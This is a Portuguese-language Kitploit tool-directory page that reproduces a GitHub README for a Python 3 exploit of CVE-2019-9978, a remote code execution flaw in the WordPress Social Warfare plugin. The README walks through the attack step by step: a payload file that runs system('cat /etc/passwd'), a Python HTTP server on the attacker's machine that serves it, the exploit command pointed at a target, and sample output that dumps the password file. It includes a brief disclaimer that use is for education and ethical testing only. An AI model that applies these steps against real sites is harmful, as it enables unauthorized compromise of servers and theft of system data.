Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2019-9978 — Uma vulnerabilidade de Execução Remota de Código (RCE) no plugin Social Warfare para WordPress, afetando versões anteriores à 3.5.3. | Kitploit
Ferramentas/GitHubGitHub/echoosso/cve-2019-9978
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoAprendizado e EducaçãoDesenvolvimento de Payloads
GitHubechoosso/cve-2019-9978

CVE-2019-9978

Uma vulnerabilidade de Execução Remota de Código (RCE) no plugin Social Warfare para WordPress, afetando versões anteriores à 3.5.3.

Ver Repositório
119há 1 anoAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    933
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    551
  • 3

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    354
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    351
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    332
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    289

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

CVE-2019-9978 - RCE no Plugin Social Warfare para WordPress < 3.5.3

Uma vulnerabilidade de Execução Remota de Código (RCE) no plugin Social Warfare para WordPress, afetando todas as versões abaixo de 3.5.3.


💡 Motivação

O exploit público original foi escrito em uma versão desatualizada do Python e não funciona mais corretamente em ambientes modernos.
Reescrevi o exploit para ser totalmente compatível com Python 3, tornando-o mais fácil de usar, entender e integrar a ferramentas modernas.


Prova de Conceito (PoC)


✅ Passo 1 – Criar o Payload

Crie um arquivo chamado payload.txt com o seguinte conteúdo:

<pre>system('cat /etc/passwd')</pre>

✅ Passo 2 – Iniciar um Servidor HTTP Python

Use Python para servir seu payload:

python3 -m http.server 8000

Isso tornará seu payload.txt acessível em:

http://<your-ip>:8000/payload.txt


✅ Passo 3 – Executar o Exploit

python3 CVE-2019-9978.py --target http://<target-ip>/wordpress \
                         --payload-uri http://<your-ip>:8000/payload.txt

Saída Esperada

Se o alvo estiver vulnerável, você receberá uma saída semelhante a:

[*] Received Response From Server!
[<] Received:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
...

Capturas de Tela

Servidor HTTP Recebendo a Requisição

http-server

Execução Bem-sucedida do Exploit

exploit

Conteúdo do Arquivo Payload

payload


🧬 Se este payload alegrou o seu dia, uma ⭐ alegraria o meu.

Detalhes Técnicos

  • Plugin: Social Warfare
  • Versões Afetadas: < 3.5.3
  • CVE: CVE-2019-9978
  • Tipo de Vulnerabilidade: Execução Remota de Código (RCE)
  • Autor Original: @hash3liZer
  • Pesquisador: Luka Sikic

Créditos

  • Autor do Exploit: @hash3liZer
  • Reformulação em Python 3: @echosso

⚠️ Aviso Legal: Este repositório é apenas para fins educacionais e de testes éticos.
O uso não autorizado deste exploit contra sistemas que você não possui é estritamente proibido.


Baixar ferramenta